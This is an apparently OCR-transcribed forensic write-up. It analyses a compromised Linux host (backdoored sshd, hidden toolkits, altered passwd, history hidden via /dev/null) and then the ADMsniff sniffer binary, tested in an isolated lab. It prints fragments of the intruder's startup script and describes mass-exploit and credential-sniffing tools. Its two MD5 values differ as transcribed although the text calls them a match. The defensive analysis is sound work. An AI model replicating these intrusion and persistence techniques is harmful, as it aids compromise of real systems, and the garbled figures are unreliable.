cd /dev/sbin
./core &> /dev/null &
cd $bla2
fi
if [ -f "/etc/.irq/irq" ]; then
cd /etc/.irq
./irq
cd $bla2
fi
exit 0
```

The call to "/usr/bin/kernel" is rather amusing, as it calls another version of the SSH daemon, providing us with the exact number of spaces and where the configuration files are hidden.

Looking at root's home directory, mounted here as "root/root" (which is really confusing):

```
# ls -lat root/root

drwxr-x---   12 root     root         4096 Aug 23 11:43 .
drwx------    2 root     sshd         4096 Aug 23 11:40 .xauth
-rw-------    1 root     root           53 Aug 23 11:40 .Xauthority
lrwxrwxrwx    1 root     root            9 Aug 22 23:07 .bash_history->
    /dev/null
drwxr-xr-x    2 root     root         4096 Aug 22 23:06 .ssh2
```

We can see here that our intruder has linked the normal history file in root's home directory to /dev/null in an attempt to avoid us capturing their commands. We also see that during the course of logging in, we have trampled a bit of data in root's home directory.

The .ssh2 subdirectory found contains a private/public keypair for our intruders backdoored sshd2 referenced above.

Let's see what's new/changed in the etc subdirectory:

```
# ls -lat root/etc

      -rw-r--r--    1 root     root         1332 Aug 22 22:59 passwd
      -rw-r--r--    1 root     root         1336 Aug 22 22:59 passwd.OLD
      -r--------    1 root     root         1010 Aug 22 22:59 shadow
      -rw-------    1 root     root          160 Aug 22 22:53 ftpusers
```

Ah, the /etc/passwd file has been modified. Let's compare it with the previous version:

```
# diff root/etc/passwd root/etc/passwd.ORIG

      13c13
      < games:x:12:100:games:/usr/games:/bin/bash
      ---
      > games:x:12:100:games:/usr/games:/sbin/nologin
```

We can see that the "games" id has had it's login shell changed. Review of the root/etc/shadow file confirms that a password has been assigned to the "games" account.

Returning to the top of the tree again, we'll look in the var subdirectory next:

```
# ls -lat root/var

   drwxr-xr-x    6 root     root         4096 Aug 23 11:39 run
   drwxr-xr-x   21 root     root         4096 Aug 23 04:07 ..
   drwxrwxr-x    3 root     lock         4096 Aug 23 04:03 lock
   drwxr-xr-x    3 root     root         4096 Aug 22 23:14
   drwxr-xr-x   20 root     root         4096 Aug 22 23:10 .
   drwxr-xr-x    6 root     root         4096 Aug 22 23:07 ftp
   drwxr-xr-x    6 root     root         4096 Aug 22 23:07 log
   drwxrwxrwt    2 root     root         4096 Aug 22 23:07 tmp
```

Plenty of modifications here during our incident! Also notice another hidden directory! The log directory does have some valuable data within the secure file, but that has already been referenced earlier in this document. The hidden directory however, has a goldmine of information:

```
#ls -lat root/var/"   "

   drwxr-xr-x    3 root     root         4096 Aug 22 23:14 .
   drwxr-xr-x   20 root     root         4096 Aug 22 23:10 ..
   drwxr-xr-x    2 root     root        12288 Aug 23 11:47 aw
   -rw-r--r--    1 root     root      1603918 Aug 22 23:12 awu.tgz
   -rw-r--r--    1 root     root       193902 Aug 22 23:13 wu.tar.gz
```

Here we have some of their tool archives. The aw subdirectory contains the extracted and running toolkit:

```
   drwxr-xr-x    2 root     root        12288 Aug 23 11:47 .
   drwxr-xr-x    3 root     root         4096 Aug 22 23:14 ..
   -rw-r--r--    1 root     root            0 Aug 23 06:56 AAA.BB.pscan.21
   -rw-r--r--    1 root     root            0 Aug 23 06:56 AAA.BB.ssh
   -rw-r--r--    1 root     root            0 Aug 23 06:56 AAA.BB.ssh.out
   -rwxr-xr-x    1 root     root          205 Jan 22  2002 auto
   -rwxr-xr-x    1 root     root         1291 Jan 22  2002 awu
   -rw-r--r--    1 root     root          231 Jan 22  2002 awu.list
```

Listing of "aw" subdirectory continued from previous page:

```
-rw-r--r--    1 root     root        23064 Jan 20  1997 awu.log
-rw-r--r--    1 root     root          389 Jan 20  1997 doit4me
-rw-r--r--    1 root     root          597 Jan 21  2002 Makefile
-rwxr-xr-x    1 root     root        15138 Apr  4 12:30 nodupe
-rw-r--r--    1 root     root         5550 Jan 19  2002 nodupe.c
-rw-r--r--    1 root     root         3848 Apr  4 12:30 nodupe.o
-rwxr-xr-x    1 root     root        13085 Apr  4 12:30 oops
-rw-r--r--    1 root     root         1060 Jan 19  2002 oops.c
-rw-r--r--    1 root     root         1656 Apr  4 12:30 oops.o
-rw-r--r--    1 root     root         3715 Mar 25 17:46 outpu
-rwxr-xr-x    1 root     root        15781 Apr  4 12:30 pscan2
-rwxr-xr-x    1 root     root         5870 Jan 22  2002 pscan2.c
-rwxr-xr-x    1 root     root        16964 Apr  4 12:30 ss
-rw-r--r--    1 root     root         6220 Apr  4 12:29 ss.c
-rwxr-xr-x    1 root     root        15012 Apr  4 12:30 ssvuln
-rwxr-xr-x    1 root     root         3350 Jan 21  2002 ssvuln.c
-rw-r-----    1 root     root         5015 Jan 19  2002 targets
-rwxr-xr-x    1 root     root         3970 Aug 22 23:22 tenner
-rw-r--r--    1 root     root            0 Jan 20  1997 test.c
-rw-r--r--    1 root     root            5 Jan 20  1997 test.f
-rwxr-xr-x    1 root     root       382072 Jan 19  2002 wu
-rwxr-xr-x    1 root     root      1393996 Jan 28  2002 x2
```

The "tenner" process seen running earlier turns out to be a shell script which is running the awu program against a large list of class B subnets.

The "pscan2" process is actually a modified version of pscan. We're fortunate that our intruder left behind the source to most of their tools.

As each subnet is scanned, three files are left behind:

*AAA.BBB.*PSCAN.21.TMP
*AAA.BBB.*SSH
*AAA.BBB.*SSH.OUT

These indicate the existence of services on port 21 (ftp) and port 22 (ssh). If the mass exploiter programs (discussed below) are successful, the ".OUT" file would contain a success message.

Of particular interest here are the "wu" and "x2" programs. The "wu" program is a wuftpd mass exploiter program, and x2 is an equivilent program for the SSH CRC-vulnerability.

We also know that we have an "orphaned" user id (539) which we suspect is associated with the intrusion. Let's see what other files it may own:

```
# find root/ -user 539 -print

root/dev/sbin/proc
root/dev/sbin/.Xp
root/etc/rc.d/init.d/klogd
root/etc/ssh2/ssh2_config
root/usr/bin/irqd
root/usr/bin/klogd
root/usr/lib/sn/.s
```

```
root/usr/lib/ld/.m
root/usr/lib/ld/.cc
root/ /hk
root/ /hk.p
root/ /
```

We already knew about most of the items found, but we've just stumbled across two more directories which may be of interest. Let's look at "root/usr/lib/sn" first:

```
# ls -lat root/usr/lib/sn
```

```
-rw-r--r--    1 root     root           31 Aug 23 07:37 .sys
drwxr-xr-x    2 root     root         4096 Aug 22 22:59 .
-rwxr-xr-x    1 root     root         4163 Aug 22 22:59 .X
drwxr-xr-x   62 root     root        24576 Aug 22 22:59 ..
-rwxr-xr-x    1 539      540           693 Jun  7  2001 .s
```

And then at "root/usr/lib/ld":

```
# ls -lat root/usr/lib/ld
```

```
drwxr-xr-x    2 root     root         4096 Aug 22 22:59 .
-rwxr-xr-x    1 root     root         6844 Aug 22 22:59 chat
-rwxr-xr-x    1 root     root         4163 Aug 22 22:59 .X
drwxr-xr-x   62 root     root        24576 Aug 22 22:59 ..
-rwxr-xr-x    1 539      540           368 Jun  7  2001 .cc
-rwxr-xr-x    1 539      540          1103 Jun  7  2001 .m
```

Seems our friends have been very busy, although at this point I believe most of this activity was performed by an installation script.

MACTime Analysis:

Now we can take our partition images and run them through "The Coroner's Toolkit", the "TCTUtils" and the "Task" toolkits:

```
# grave-robber -c root -d datadir -o LINUX2 -MivVt
```

This creates a variety of data files from our image, the most important to us at the moment being the "body" file.

```
# ils -rf ext2fs root.dd | ils2mac > datadir/body.ils

# fls -m "/" root.dd > datadir/body.fls

# cd datadir;cat body body.ils body.fls > body.all

# mactime -p path_to_password -g path_to_groupfile \
      -b body.all "08-22-2002" > mactime.txt
```

After a fair amount of churn, we have a timeline of activities on the system from a date/time perspective. This also shows which of the MAC (modification, access, creation) were touched, whether the file is deleted or remains intact, and the full path of the file and/or directory.

Reviewing the output, we see a large number (hundreds) of deleted files which were owned by userid 539. If you recall from our earlier dissection, this was an orphaned ID on a small number of files which we believe came from our intruders. We'll restore a number of them in the next section, so I won't go into any detail here regarding them.

We can also see the first recorded access from our intruder at 22:51:25 followed by a flurry of "access" time activity noted on our system files at 22:53:19".

Changes to the operating system begin in earnest at 22:53:20, with a large number of files and directories being created or modified. (Including most of the items already noted)

Interesting (and not found prior) items include creation of these files:

```
/usr/include/hosts.h    (new file)
/dev/srd0
```

The Xinetd daemon is restarted at 22:53:21, as determined by the access time being set on all of the contents of the /etc/xinetd.d directory and the creation of a new "xinetd.pid" file. (This is the directory which contains the configuration files for those services controlled by xinetd)

At 22:58:04 we see the first of a large number of deleted files belonging to orphaned user ID 539. The "gzip" and "tar" commands are also accessed at this point.

The items in /usr/lib/ begin to be created at 22:59:17 and beginning at 22:59:22.

Recovery of Deleted Files:

1. Files which have been identified as interesting during our investigation may be recovered a variety of ways. The "icat" utility can be used to directly "cat" the contents of a specific inode out to a file. We first must create a list of the inodes of deleted or removed files. For this, we use the "ils" utility again:

```
# ils -rf ext2fs root.dd > deleted.inodes
```

   Now we'll take the first field from this file, and pipe it to "icat" and have it recover our files for us. Before we do this, we must take and cut out the inode information otherwise we'll confuse "icat":

```
# cat deleted.inodes | cut -d "|" -f1 > inodes
```

Now we can proceed:

```
# for file in `cat inodes`
  do
       icat –h root.dd > recovered/${file}
  done
```

This creates individual files containing the deleted files from our disk image. Each file will be named it's inode number. Next we need to determine what kind of data we've recovered using the "file" command once again. Since we still haven't seen the primary toolkit used by our intruders, we're going to focus on trying to find any gzip'd files we might have recovered first:

```
# file * | grep –i zip
```

This tells us that file "20675" is a gzip'd file. We'll make a copy of this file and call if file1.gz. Now we'll try to actually unzip it!

```
# gunzip file1.gz
```

Success! (Or at least gzip didn't have a problem unzipping the file for us!)

Now we'll need to determine what kind of file we've actually wound up with:

```
# file file1
```

And we find that we have a tar file! Performing a table of contents on the file using the "tar –tvf file1" command verifies that we actually have the "Team.tgz" file recovered.

Review of other files within this directory disclose a secondary ssh configuration file with a "magic word" notation of "sofax".

Another, much more time consuming method to review and recover files would have been using "unrm" and "lazarus". On the plus side, lazarus would have given us a web – browser type interface to access to review the files, but would have taken a considerable amount of time and disk space. (More than was available, unfortunately)

Review of other files recovered show that the "irqd" program which has an August 22nd date, is their mis-named (to mis-direct attention) network sniffer.

String Search:

Based on what we've found so far in our investigation, we'll perform string searches on the following items:

- "team"
  The first toolkit downloaded by our intruders was "team.tgz". Let's verify we haven't missed anything that might link us back to that toolkit.

- "awu"
  The second toolkit downloaded by our intruders.

- "hacktare"
  Command argument supplied by intruder when installing first toolkit.

- "cronhk"
  Email address one of the script attempts to send data to.

- "reaper", "X_treme", "Volatile", "riksta"
  Hacker "handles" referred to in tools reviewed.

- "visa", "mastercard"
  One of the scripts found attempted to find credit card data. We need to determine if any data was inadvertently stored within their kit containing such information. (None was stored native on the system)

- "sofax"
  Found in a configuration contained in the rootkit, noted as a "magic word".

User Information/Conclusions:

Our intruder is actually very organized and has set up a great deal of supporting infrastructure prior to attacking our system. I say this as their toolkit is customized to reference hidden (and backdoored) version of SSH where the public/private keys are referenced to with file names "hk" and "hk.p", if you dig very carefully through the files, you'll find that email is attempted to be sent to cronhk@yahoo.com.

What's odd is that our intruder then left behind numerous "orphaned" or unowned files. These tend to stand out very clearly as probable issues.

They have brought in some ways odd system binaries along, (versions of ls, slocate and netstat) as well as tools to be used to scan and exploit vulnerable networks.

While some effort was expended on hiding their tracks, such as linking the standard root history file to /dev/null, removal of some obvious logfiles, our intruders missed other logfiles such as /var/log/secure and /var/log/maillog completely. No effort was made to try and hide MOST of the files or directories that were modified, and they stood out very clearly. The single exception to this rule so far is the /usr/bin/klogd shell script, which actually had a historical (non-current) date/time associated with it.

The system that was used to perform the intrusion is probably not their home system. I believe this for a number of reasons, the first of which is that they were attempting to scan other systems within their network class. Also, while the bulk of the tools are in clearly written English, there are some which appear to be Romanian. The system that performed the compromise is located in Japan according to both ARIN and RIPE records.

The primary purpose of the intrusion appears to have been to "gain ground" as their toolkit primarily attempted to find and exploit other vulnerable systems. There was a single shell script found however, that shows they were not above looking for credit card information if it existed on the system.

Part 2 – Analyze an Unknown Binary

"Binary analysis is a long, time consuming, and sometimes a non-result process"[3]

Binary Details:

- Name of the program/file found on the system

The zip archive supplied to us to perform these forensic exercises is called "sn.zip" and contains two files. Running the "zipinfo –lvh" command against the archive produces:

```
$ zipinfo -lvh sn.zip

   Archive:  sn.zip   175185 bytes   2 files

   End-of-central-directory record:
   -------------------------------
   Actual offset of end-of-central-dir record:    175163 (0002AC3Bh)
   Expected offset of end-of-central-dir record:  175163 (0002AC3Bh)
   (based on the length of the central directory and its expected
   offset)
```

[3] Rob Lee, "Real Incident Illustration"
http://www.incident-response.org/incident.doc

```
There is no zipfile comment.

Central directory entry #1:
---------------------------
sn.dat

offset of local header from start of archive: 0 bytes
file system or operating system of origin:    MS-DOS,OS/2 or NT FAT
version of encoding software:                 2.0
minimum file system compatibility required:   MS-DOS,OS/2 or NT FAT
minimum software version required to extract: 2.0
compression method:                           deflated
compression sub-type (deflation):             normal
file security status:                         not encrypted
extended local header:                        no
file last modified on (DOS date/time):        2002 Apr 11 09:29:58
32-bit CRC value (hex):                       d80a22be
compressed size:                              174950 bytes
uncompressed size:                            399124 bytes
length of filename:                           6 characters
length of extra field:                        0 bytes
length of file comment:                       0 characters
disk number on which file begins:             disk 1
apparent file type:                           binary
non-MSDOS external file attributes:           81B600 hex
MS-DOS file attributes (20 hex):              arc

There is no file comment.

Central directory entry #2:
---------------------------
sn.md5

offset of local header from start of archive: 174986 bytes
file system or operating system of origin:    MS-DOS, OS/2 or NT FAT
version of encoding software:                 2.0
minimum file system compatibility required:   MS-DOS, OS/2 or NT FAT
minimum software version required to extract: 1.0
compression method:                           none (stored)
file security status:                         not encrypted
extended local header:                        no
file last modified on (DOS date/time):        2002 Apr 11 09:29:52
32-bit CRC value (hex):                       0b9f9462
compressed size:                              37 bytes
uncompressed size:                            37 bytes
length of filename:                           6 characters
length of extra field:                        0 bytes
length of file comment:                       0 characters
disk number on which file begins:             disk 1
apparent file type:                           text
non-MSDOS external file attributes:           81B600 hex
MS-DOS file attributes (20 hex):              arc

There is no file comment.
```

Extracting the files, we discover that the original name of the "sn.dat" file is "sn" from reviewing the "sn.md5" file as it contains the name of the file it was run against.

- File/MACTime information

From our "zipinfo" output above, we see the following last modification date/times:

File Name	Last Modification	Size (in Bytes)
sn.dat	2002 Apr 11 09:29:58	399124
sn.md5	2002 Apr 11 09:29:52	37

Comparing this against a directory listing:

```
$ ls –l sn.dat sn.md5

      -rw-rw-rw  1 root root    399124 Apr 11 09:29 sn.dat
      -rw-rw-rw  1 root root        37 Apr 11 09:29 sn.md5
```

To determine the complete MAC information, we use the "stat" command:

```
$ stat sn.dat

        File: "sn.dat"
      Access: Thu Apr 11 09:29:58 2002
      Modify: Thu Apr 11 09:29:58 2002
      Change: Mon Jul 22 23:03:10 2002
```

From observation, the last "access" time recorded in zip files is usually the time the file was placed into the archive, while the last "modification" time is generally when the file was last truly modified. The "change" time is the date/time the zip archive was extracted.

- File Owners

Unfortunately for us, the file was archived on an MS-DOS based system which did not record the original ownership information. The ownership displayed from the "ls –l" output above shows root as the owner, with group affiliation root because that is the userid used to extract the file – we assumed ownership.

- File Size

The output of "zipinfo –lvh" gave us the following:

```
sn.dat      399124 bytes
sn.md5      37 bytes
```

Comparing the output of "ls –l" after extracting the files against the information gained from "zipinfo –lvh" confirms they have been extracted without size modification.

- MD5 Hash of the file

The "sn.md5" file appeared to contain the MD5 checksum of the "sn.dat" file. (Originally the "sn.dat" file appears to have been called "sn" based on the contents of the sn.md5 file) To verify that we correct in this assumption, we perform the following check:


```
$ cat sn.md5

      0e954f43fd7356e812a7285f32e41d3 sn

$ md5sum sn.dat

      MD5 (sn.dat) = 0e954f43fd73f56e812a7285f32e41d3
```

Screen output of verification is shown on following page.



The checksums match perfectly, so we are correct in our ssumption that the file has been renamed at some point.

- Key words found that are associated with the program/file

The "strings" command was run against the "sn.dat" file:

$ strings –a sn.dat (abbreviated for clarity)

```
DUMP STRUCT = NUMBER %i
*sip -> %s*
*sport -> %i*
*dip -> %s*
*dport -> %i*
*data -> %s
*---------*
\*       The END            */
priv 1.0
ADMsniff %s <device> [HEADERSIZE] [DEBUG]
ex   : admsniff le0
..ooOO The ADM Crew OOoo..
cant open pcap device :<
init_pcap : Unknown device type!
ADMsniff %s  in libpcap we trust !
credits: ADM, mel , ^pretty^ for the mail she sent me
The_l0gz
@(#) $Header:pcap-linux.c,v 1.15 97/10/02 22:39:37
@(#) $Header:pcap.c,v 1.29 98/07/12 13:15:39
@(#) $Header:savefile.c,v 1.37 97/10/15 21:58:58
@(#) $Header:bpf_filter.c,v 1.33 97/04/26 13:37:18
GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-97)
GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-98)
```

Program Description:

So we now suspect that the true name of our mystery binary is probably "admsniff". We also know the platform on which it was compiled (Red Hat Linux 7.1) and with what version compiler (GCC 2.96-97 & 2.96-98) was used to produce the binary.

We also now have a pretty good idea (name notwithstanding) of what the program actually does as it contains numerous references to "pcap" which is part of a well known network sniffing library called "libpcap.a".

The ADMsniff program itself is a rather well-known network sniffing utility, released by the ADM group. The purpose of the program, when used by hackers or other system penetration personnel is to place the specified network interface card into what is known as "promiscuous" mode so that it will capture and record all network traffic that it sees instead of ignoring network traffic that is not directed to or coming from the host in question. In this way, the file attempts to capture clear-text login/passwords for use in penetrating additional systems.

Because the access time (atime) and modification time (mtime) are identical, and because the file permissions of the binary do not have the execution bit set, I cannot prove that the file as provided was run on the system it was acquired from. (Or that

the person supplying the file did us a massive injustice by tampering with not only the MAC information and file name, but by also changing the permissions of the file prior to archiving)

Forensic Detail:

We suspect that we have a binary program on our hands due to the finding of compiler information within the program. To further verify this, we will run the "file" command:

```
$ file sn.dat

      sn.dat:    ELF 32-bit LSD executable 80386 Version 1,
                 statically linked, stripped
```

This confirms that not only is the file a binary executable for the 80386 platform, it was also statically linked, and debugging objects removed.

Programs are generally statically linked in order to improve the chances of the program running on different systems where the required libraries/objects may not be present. Dynamically linked programs depend on finding the necessary objects on each system they run on, while statically linked programs embed the necessary objects within the program file itself. While this does improve the chances the program will run, it tends to make the program much larger than it would be if dynamic linking had been used. To help ease this issue, whomever compiled the program "stripped" all of the un-necessary debugging information from the binary in an attempt to make it as small as possible.

In order to determine the forensic "fingerprint" of the program, we will need to first establish the normal baseline of our forensic system. This is done using a variety of methods.

We first place our forensic system onto a stand-alone network, so that we can limit any potential for damage or spread should the binary be booby-trapped. A second, hardened system running tcpdump in full capture mode is positioned on this network to monitor and record all traffic originating from the forensic system. This is done by invoking tcpdump as follows:

```
$ tcpdump -l -n -nn -s 0 -w LOGFILE IP_OF_FORENSIC_SYSTEM
```

This invokes tcpdump with the following flags set:

```
  -l = Buffer output
  -n = Don't convert host addresses to names
 -nn = Don't convert protocol and port numbers
-s 0 = Capture entire packets
  -w = Write out to specified logfile
```

There are no other systems on our forensic test network and total network connectivity is limited to the two systems being used.

Since we strongly suspect our binary is a network sniffer, we'll first verify the run flags of our network interface card:

```
$ ifconfig eth0 > ifconfig.original

      eth0  Link encap: Ethernet
            UP BROADCAST RUNNING MULTICAST
```

We also need to baseline the state of all running processes and any files opened by those processes:

```
$ lsof > lsof.original
```


And we'll also take a snapshot of the network connections we have:

```
$ netstat -an > netstat.original
```

As an additional precaution, we have installed tripwire and baselined our forensic system. In this way, any overt changes to the primary operating system files or directories will be flagged.

Using the "strace" utility, we invoke our mystery binary with no arguments:

```
$ strace ./sn.dat
```



The program does some basic information gathering, determining the name and type of system, the information on the user running the tool, etc., and then prints out the usage information where we see that we must specify a network interface to be used.

```
$ strace ./sn.dat eth0
execve("./sn.dat", ["./sn.dat", "eth0"], [/* 24 vars */]) = 0
fcntl64(0, 0x1, 0, 0xbffffb64)          = 0
fcntl64(0x1, 0x1, 0, 0xbffffb64)        = 0
fcntl64(0x2, 0x1, 0, 0xbffffb64)        = 0
uname({sys="Linux", node="medusa", ...}) = 0
geteuid32()                             = 0
getuid32()                              = 0
getegid32()                             = 0
getgid32()                              = 0
brk(0)                                  = 0x80ab488
brk(0x80ab4a8)                          = 0x80ab4a8
brk(0x80ac000)                          = 0x80ac000
socket(PF_INET, SOCK_PACKET, 0x300 /* IPPROTO_??? */) = 44
bind(44, {sin_family=AF_INET, sin_port=htons(25972), sin_addr=inet_addr("104.48.
0.0")}}, 16) = 0
ioctl(44, 0x8927, 0xbffff980)           = 0
ioctl(44, 0x8921, 0xbffff980)           = 0
ioctl(44, 0x8913, 0xbffff980)           = 0
ioctl(44, 0x8914, 0xbffff980)           = 0
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0
x40000000
write(1, "ADMsniff priv 1.0  in libpcap we"..., 41ADMsniff priv 1.0  in libpcap
we trust !
) = 41
write(1, "credits: ADM, mel , ^pretty^ for"..., 54credits: ADM, mel , ^pretty^ f
or the mail she sent me
) = 54
brk(0x80ad000)                          = 0x80ad000
open("The_l0gz", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 45
recvfrom(44,
```

Ah, now we see the program has stated, this time displaying a banner message and opening a capture file called "The_l0gz". Leaving the program running, we compare the status of our network interface card and find that the specified network card now has the "PROMISC" flag specified.

A quick "ls -l" in the directory that we invoked "sn.dat" from shows the existence of a new file called "The_l0gz" with world write permissions.

An examination of our "watchdog" box with the network sniffer which is monitoring our forensics box confirms that no data has been transmitted since the program has been executed.

Reviewing the contents of the "lsof.running" file (captured during the execution of "sn.dat") shows some very interesting data:

```
$ grep sn.dat lsof.running

sn.dat 14367 root  cwd    DIR      3,8   /root/work
sn.dat 14367 root  rtd    DIR      3,8   /
sn.dat 14367 root  txt    REG   399124   /root/work/sn.dat
sn.dat 14367 root    0u   CHR        4   /dev/pts2
sn.dat 14367 root    1u   CHR        4   /dev/pts2
sn.dat 14367 root    2u   CHR        4   /dev/pts2
sn.dat 14367 root   44u  sock    22478   can't identify protocol
sn.dat 14367 root   45w   REG    20529   /root/work/The_l0gz
```

So we believe at this point that the two primary footprints of the tool having been run on a system is the existence of "The_l0gz" file, and the less specific finding of the network interface card in promiscuous mode.


We also see by comparing the two snapshots created using the "lsof" utility that the "/var/log/messages" file has been updated. When reviewed, two new line entries were found after running "sn.dat":

```
Jul 29 14:01:08 medusa kernel: sn.dat uses obsolete
       (PF_INET, SOCK_PACKET)
Jul 29 14:01:08 medusa kernel: device eth0 entered promiscuous
        Mode
```

Administrators who suspect this tool has been run on their system should look for these entries in the message logs and for the existence of the "The_l0gz" capture file.

